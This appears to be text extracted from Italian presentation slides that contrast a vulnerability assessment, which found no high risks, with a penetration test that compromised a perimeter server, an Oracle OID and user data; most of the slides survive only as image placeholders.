
Risultati del VA


- ☐ nessun rischio HIGH
- ☐ qualche notifica su SSL, sui protocolli di comunicazione insicuri e su possibili injection da verificare a mano
- ☐ nessuna credenziale di default esposta su Internet

Risultati del PT


- ☒ compromissione di un server perimetrale
- ☒ compromissione dell'Oracle OID e delle applicazioni privilegiate da esso autenticate
- ☒ compromissione dati degli utenti











the PT conundrum






